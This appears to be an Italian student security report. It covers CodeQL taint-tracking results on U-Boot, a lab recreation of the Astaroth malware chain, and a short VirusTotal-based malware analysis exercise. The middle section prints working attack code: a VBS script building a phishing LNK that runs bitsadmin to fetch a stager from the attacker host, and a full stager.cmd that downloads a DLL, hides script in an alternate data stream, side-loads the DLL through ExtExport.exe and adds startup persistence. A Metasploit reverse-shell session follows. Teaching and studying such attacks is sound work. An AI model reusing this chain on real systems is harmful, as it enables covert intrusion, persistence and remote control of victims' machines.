« 1 / 1 » 10_taint_tracking.ql on u-boot_u-boot_d0d07ba - finished in 107 seconds (11 results) [6/30/2023, 12:29:17 PM] Open 10_taint_tracking.ql

#select

#	sink	source	sink	[3]
1	... ? : ? : ? : ...	Lo scambio di byte di rete passa a memcpy
2	chunk	... ? : ...	chunk	Lo scambio di byte di rete passa a memcpy
3	len	... ? : ...	len	Lo scambio di byte di rete passa a memcpy
4	rlen	... ? : ...	rlen	Lo scambio di byte di rete passa a memcpy
5	rlen	... ? : ...	rlen	Lo scambio di byte di rete passa a memcpy
6	filefh3_length	... ? : ...	filefh3_length	Lo scambio di byte di rete passa a memcpy
7	len	... ? : ...	len	Lo scambio di byte di rete passa a memcpy
8	len	... ? : ...	len	Lo scambio di byte di rete passa a memcpy
9	... + ? : + ...	Lo scambio di byte di rete passa a memcpy
10	... + ? : + ...	Lo scambio di byte di rete passa a memcpy
11	... + ? : + ...	Lo scambio di byte di rete passa a memcpy

L'analisi delle informazioni di Taint è un processo che identifica come i dati provenienti da fonti non attendibili, come l'input dell'utente, si propagano a destinazioni potenzialmente pericolose, come funzioni che potrebbero causare problemi di sicurezza.

Nel codice, viene definita una classe chiamata "NetworkByteSwap" che rappresenta un'operazione di inversione dei byte di rete. Questa classe viene considerata una possibile fonte di dati non attendibili nell'analisi delle informazioni di Taint.

Viene anche definita una classe chiamata "Config" che specifica le configurazioni per l'analisi delle informazioni di "taint". All'interno di questa classe, vengono fornite implementazioni per due predicati: "isSource" e "isSink".

Il predicato "isSource" verifica se un'istruzione di "NetworkByteSwap" può essere considerata una **sorgente di dati non attendibili**. In sostanza, controlla se l'operazione di inversione dei byte di rete potrebbe generare dati che non sono attendibili o provenienti da una fonte affidabile.

Il predicato "isSink" verifica se un'istruzione può essere considerata una destinazione di dati non attendibili. In particolare, controlla se l'istruzione rappresenta l'**argomento di dimensione di una chiamata alla funzione "memcpy"**. L'argomento di dimensione di "memcpy" viene considerato una possibile destinazione di dati non attendibili in quanto potrebbe ricevere dati provenienti da fonti non affidabili.

Infine, viene eseguita una query che individua i percorsi di flusso dei dati tra le sorgenti "NetworkByteSwap" e le destinazioni "memcpy" utilizzando le configurazioni specificate dalla classe "Config".


5. Cyber Threat – Astaroth



Astaroth è un tipo di malware scoperto nel 2018. Il malware Astaroth è una sofisticata minaccia che si diffonde principalmente tramite campagne di phishing e sfrutta tecniche avanzate per eludere i sistemi di sicurezza.

Il malware Astaroth è stato progettato per rubare informazioni sensibili, come le credenziali di accesso, dalle vittime infettate. Utilizza diverse tecniche per raggiungere questo obiettivo, tra cui l'uso di processi senza file, l'uso di comandi legittimi di Windows e la distribuzione di moduli di phishing personalizzati.


Vediamo uno scenario di attacco:



1. L'aggressore genera un file ".lnk" dannoso ("dropper"), utilizzando script bat/vbs.
2. L'utente esegue il file ".lnk" (phishing), che scarica ed esegue un altro script dannoso ("stager").
3. Stager scarica un ".dll" dannoso (da Metasploit).
4. Stager esegue il file ".dll", che apre una shell inversa.

5.2 Fase uno, creazione "clikme.lnk"

Nella prima fase andiamo a generare il file clikme.lnk utilizzando il file create_dropper_lnk.vbs.



```

Administrator: PowerShell
PowerShell 7.3.4
PS C:\Users\unina\Desktop> cscript create_dropper_lnk.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\unina\Desktop>

```


```

File Edit Selection View Go Run ... create_dropper_lnk.vbs - Visual Studio Code [Administrator]
Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More
create_dropper_lnk.vbs
C: > Users > unina > Desktop > create_dropper_lnk.vbs
1  set oWS = WScript.CreateObject("WScript.Shell")
2  sLinkFile = "C:\Users\Public\libraries\raw\clickme.lnk"
3  Set oLink = oWS.CreateShortcut(sLinkFile)
4  oLink.TargetPath = "C:\Windows\System32\cmd.exe"
5  oLink.Arguments = "/c bitsadmin /transfer 1 /priority FOREGROUND http://10.211.55.2/stager.cmd C:\Users\Pl...
6  oLink.Save

```

Il file .LNK scarica ed esegue **stager.cmd** e successivamente lo elimina.

5.3 Fase due, stager.cmd



Lo stager utilizza BITSAdmin per scaricare una DLL dannosa (utilizzando HTTP).

Lo stager crea un VBScript temporaneo Il VBScript crea "launcher.lnk", lo nasconde in ADS.

Il file è presente nella repo all'interno dell'archivio [fileCreati.zip](#)


```

stager.cmd -X
Users > maurogalateo > Desktop > stager.cmd
12 set TARGET_ADS=desktop.ini
13 set LAUNCHER_LNK=launcher.lnk
14 set LAUNCHER_CREATE_VBS=launcher_create.vbs
15
16 set URL_PAYLOAD_DLL=%SERVER%%PAYLOAD_DLL%
17
18 rem ExtExport.exe looks for any DLL with the following names.
19 set EXTEXPORT_DLLS[1]=mozcrti9.dll
20 set EXTEXPORT_DLLS[2]=mozssqlite3.dll
21 set EXTEXPORT_DLLS[3]=sqlite3.dll
22
23 rem Select one DLL filename at random.
24 set /a _rand=%RANDOM% %% 3 + 1
25 set EXTEXPORT_DLL=!EXTEXPORT_DLLS[%_rand%]!
26
27 set PATH_EXTEXPORT_DLL=%PATH_PUBLIC_DIR%\%EXTEXPORT_DLL%
28 set PATH_LAUNCHER_LNK=%PATH_PUBLIC_DIR%\%LAUNCHER_LNK%
29 set PATH_LAUNCHER_CREATE_VBS=%PATH_PUBLIC_DIR%\%LAUNCHER_CREATE_VBS%
30
31 set PATH_LAUNCHER_CREATE_ADS=%PATH_PUBLIC_DIR%\%TARGET_ADS%\%LAUNCHER_CREATE_VBS%
32
33 set PATH_EXTEXPORT_EXE=C:\Program Files (x86)\Internet Explorer\Extexport.exe
34 set EXTEXPORT_ARGS=C:\Users\Public\Libraries\raw foo bar
35
36
37 rem Download the renamed DLL payload from the server.
38 bitsadmin /transfer 2 /priority FOREGROUND %URL_PAYLOAD_DLL% %PATH_EXTEXPORT_DLL%
39
40 rem Use a temporary VBScript to create the LNK launcher.
41 rem The launcher will take the renamed DLL payload and load it using ExtExport.
42 echo Set oWS = WScript.CreateObject("WScript.Shell") > %PATH_LAUNCHER_CREATE_VBS%
43 echo sLinkFile = "%PATH_LAUNCHER_LNK%" >> %PATH_LAUNCHER_CREATE_VBS%
44 echo Set oLink = oWS.CreateShortcut(sLinkFile) >> %PATH_LAUNCHER_CREATE_VBS%
45 echo oLink.TargetPath = "%PATH_EXTEXPORT_EXE%" >> %PATH_LAUNCHER_CREATE_VBS%
46 echo oLink.Arguments = "%EXTEXPORT_ARGS%" >> %PATH_LAUNCHER_CREATE_VBS%
47 echo oLink.Save >> %PATH_LAUNCHER_CREATE_VBS%
48
49
50 rem Copy the launcher creation VBScript to the Alternate Data Stream (ADS) of desktop.ini and erase it.
51 type %PATH_LAUNCHER_CREATE_VBS% > %PATH_LAUNCHER_CREATE_ADS% && erase %PATH_LAUNCHER_CREATE_VBS%
52
53 rem Execute the launcher creation VBScript from the Alternate Data Stream (ADS).
54 cscript %PATH_LAUNCHER_CREATE_ADS%
55
56 rem Execute the LNK launcher. This will use ExtExport.exe to side load and execute the DLL payload.
57 start /b %PATH_LAUNCHER_LNK%
58 |
59 rem Copia del launcher nella cartella startup per persistenza.
60 copy C:\Users\Public\Libraries\raw\launcher.lnk "C:\Users\unina\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\launcher.lnk"
61
62 rem registro chiavi.
63 REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders" /f /v StartUp /t REG_SZ /d %PATH_LAUNCHER_LNK%

```

5.4 Fase tre, generazione payload


Per generare la dll dannosa utilizziamo msfvenom da Metasploit.



5.5 Fase quattro, configurazione del server python

La macchina vittima (ad esempio, una macchina virtuale Windows) scarica la DLL dalla macchina dell'aggressore.

Utilizziamo il modulo Python SimpleHTTPServer per creare un server http il quale renderà disponibile scaricare stager.cmd e payload.dll.



5.6 Fase cinque, Metasploit reverse shell

```
:ODNOZ~~ADOVE.ALI.EISE.DO.NO.HARM~~NGO:
./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
-++SecKCoin++e.AMD` `.-:///+hbove.913.ElsMNh+-+
-~/ssh/id_rsa.Des- `htN01UserWroteMeI-
:dopeAW.No<nano> `is:T9IKC.sudo-A:
:we're.all.alike` The.PFYroy.No.Pr:
:PLACEDRINKHERE!: yxp_Cmdshell.Ab6:
:msf>exploit -j. :Ns.BOB&ALICEes7:
:---srwxrwx:-. 'MS146_52.No.Per:
:<script>.Ac816/ sENbove3101.404:
:NT_AUTHORITY_Do 'T:/shSYSTEM-.N:
:09.14.2011.raid /STFU/wall.No.Pr:
:hevnsntsurb025N. dNRVGOING26IVUUP:
:#OUTHOUSE- -s: /corykennedyData:
:$nmap -oS SSO.6178306Ence:
:Awsm.da: /shMT1#beats3o.No.:
:Ring8: 'dDestRoyREXKC3ta/M:
:23d: sSETEC.ASTRONOMYist:
:/- /yo- .ence.N:{}{:|:&};:
`Shall.We.Play.A.Game?tron/
`oo.yifightf0r+ehUser5` .
..th3.H1V3.U2VjRFNN.jMh+.` 
'MjM~~WE.ARE.se~~MjMs
++KANSAS.CITY's-- J~HAKCERS-./.
.esc:wq!:` +++ATH` 

=[ metasploit v6.3.15-dev-c6547737a6f28252c6638409e61d0e86ece6fc81]
+ -- --=[ 2312 exploits - 1207 auxiliary - 412 post      ]
+ -- --=[ 972 payloads - 46 encoders - 11 nops        ]
+ -- --=[ 9 evasion                                     ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services
Metasploit Documentation: https://docs.metasploit.com

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST http://10.211.55.2/
LHOST => http://10.211.55.2/
msf6 exploit(multi/handler) > set LHOST 10.211.55.2
LHOST => 10.211.55.2
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
```

Impostiamo come in figura metasploit e ci mettiamo in ascolto.

5.7 Fase cinque, Exploit

Quando la vittima cliccherà sul file clickme.lnk avrà inizio l'attacco.

Verifichiamo che sulla macchina sono presenti i file scaricati dalla macchina attaccante.

The screenshot shows three windows illustrating the post-exploitation phase:

- PowerShell 7.3.4**: Shows the command `PS C:\Users\Public\Libraries\raw> ls` and the resulting file listing:

Mode	LastWriteTime	Length	Name
-a---	5/8/2023 4:40 PM	1217	clickme.lnk
-a---	5/8/2023 4:52 PM	0	desktop.ini
-a---	5/8/2023 4:52 PM	1144	launcher.lnk
-a---	5/8/2023 1:30 PM	9216	mozcrt19.dll
-a---	5/8/2023 4:32 PM	2294	stager.cmd
- File Explorer**: Shows the directory structure `This PC > Local Disk (C) > Users > Public > Libraries > raw`. The contents are identical to the PowerShell output.
- Browser**: Shows a "Directory listing for /" page at `http://10.211.55.2/`. The page lists several files and folders, including `SRECYCLE.BIN/`, `DS_Store`, `localized`, and various screenshots from the exploit process.

L'attaccante avrà quindi a disposizione la shell della vittima.

```
[ metasploit v6.3.15-dev-c6547737a6f28252c6638409e61d0e86ece6fc81]
+ -- ---[ 2312 exploits - 1207 auxiliary - 412 post           ]
+ -- ---[ 972 payloads - 46 encoders - 11 nops            ]
+ -- ---[ 9 evasion          ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST http://10.211.55.2/
LHOST => http://10.211.55.2/
msf6 exploit(multi/handler) > set LHOST 10.211.55.2
LHOST => 10.211.55.2
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.211.55.2:4444
[*] Sending stage (175686 bytes) to 10.211.55.13
[*] Meterpreter session 1 opened (10.211.55.2:4444 -> 10.211.55.13:50173) at 202

meterpreter > ls
Listing: C:\Users\Public\Libraries\raw
=====
Mode      Size  Type  Last modified      Name
----      ---   ---   ----             ---
100666/rw-rw-rw- 1217  fil   2023-05-08 16:40:46 +0200  clickme.lnk
100666/rw-rw-rw-  0    fil   2023-05-08 16:52:49 +0200  desktop.ini
100666/rw-rw-rw- 1144  fil   2023-05-08 16:52:49 +0200  launcher.lnk
100666/rw-rw-rw- 9216  fil   2023-05-08 13:30:40 +0200  mozcr19.dll
100777/rwxrwxrwx 2294  fil   2023-05-08 16:32:51 +0200  stager.cmd

[meterpreter >]

Interface 10
=====
Name       : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:1c:42:5e:d1:56
MTU        : 1500
IPv4 Address : 10.211.55.13
IPv4 Netmask : 255.255.255.0
IPv6 Address : fdb2:2c26:f4e4:0:c8d1:b299:f2c5:a4ee
IPv6 Netmask : ffff:ffff:ffff:ffff::ffff:ffff:ffff:ffff
IPv6 Address : fdb2:2c26:f4e4:0:d5f1:f669:d4cc:e926
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::c8d1:b299:f2c5:a4ee
IPv6 Netmask : ffff:ffff:ffff:ffff::ffff


[meterpreter > whoami
[-] Unknown command: whoami
[meterpreter > getuid
Server username: MALWARE-VM\unina
[meterpreter >]
```

5.7 Mitre ATT&CK

MITRE ATT&CK®

MAURO GALATEO

5.8 Persistenza



Per rendere persistente il malware, e che quindi venga eseguito ad ogni avvio del s.o. modifichiamo il launcher in modo che il launcher venga copiato nella cartella dei programmi che vanno avviati all'avvio del sistema, e inoltre lo aggiungiamo al registro di sistema.

```
54 cscript %PATH_LAUNCHER_CREATE_ADS%
55
56 rem Execute the LNK launcher. This will use ExtExport.exe to side load and execute the DLL payload.
57 start /b %PATH_LAUNCHER_LNK%
58
59 rem Copia del launcher nella cartella startup per persistenza.
60 copy C:\Users\Public\Libraries\raw\launcher.lnk "C:\Users\unina\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\launcher.lnk"
61
62 rem registro chiavi.
63 REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders" /f /v StartUp /t REG_SZ /d %PATH_LAUNCHER_LNK%
```

Provando a riavviare la macchina, è possibile verificare che il malware sia tornato in esecuzione.

6. Basic Malware Analysis

La malware analysis è una disciplina che si occupa di analizzare i malware. Lo scopo principale della malware analysis è comprendere come funzionano i malware, quali sono le loro capacità e quali danni possono causare. Questa analisi è fondamentale per sviluppare contromisure e proteggere i sistemi informatici da future infezioni.

Ci sono diversi tipi di malware, come virus, worm, trojan, ransomware e molti altri. La malware analysis coinvolge diverse metodologie e tecniche per analizzare questi programmi dannosi.

Una delle principali attività della malware analysis è l'analisi statica. Questo processo coinvolge l'esame del codice sorgente o dell'eseguibile del malware senza eseguirlo effettivamente. L'obiettivo è comprendere la struttura del malware, identificare funzionalità dannose o sospette e raccogliere informazioni sul suo comportamento potenziale.

Un'altra tecnica utilizzata è l'analisi dinamica, che comporta l'esecuzione del malware in un ambiente controllato, chiamato sandbox, al fine di osservare il suo comportamento durante l'esecuzione. Questo aiuta a identificare le azioni che il malware compie sul sistema, come la creazione di file, la comunicazione di rete, la modifica del registro di sistema, ecc.

6.1 Questionario Lab01-01.exe e Lab01-01.dll

1. Caricare i file su <http://www.VirusTotal.com> e visualizzare i rapporti. Uno dei due file corrisponde a qualche firma antivirus esistente?

I due file caricati su VirusTotal vengono contrassegnati come dannosi.

Il file .exe viene classificato come trojan.ulise/aenjaris, mentre la dll viene catalogato come trojan.ulise/skeeyah

53 / 70

Community Score

53 security vendors and 1 sandbox flagged this file as malicious

58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47
Lab01-01.exe

peexe checks-disk-space checks-user-input detect-debug-environment idle armadillo via-tor long-sleeps

16.00 KB Size 2023-05-11 05:36:34 UTC 3 hours ago EXE

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label	trojan.ulise/aenjaris	Threat categories	trojan	Family labels	ulise aenjaris r002c0d1d20
Security vendors' analysis		Do you want to automate			
AhnLab-V3	Trojan/Win32.Agent.C957604	Alibaba	Trojan:Win32/Aenjaris.2be749b4		
ALYac	Trojan.Agent.16384SS	Antiy-AVL	Trojan/Win32.TSGeneric		
Arcabit	Trojan.Ulise.D1BC1E	Avast	Win32:Malware-gen		

44 / 69

44 security vendors and no sandboxes flagged this file as malicious

f50e42c8dfaab649bde0398867e930b86c2a599e8db83b8260393082268f2dba
Lab01-01.dll
pedil | armadillo | via-tor

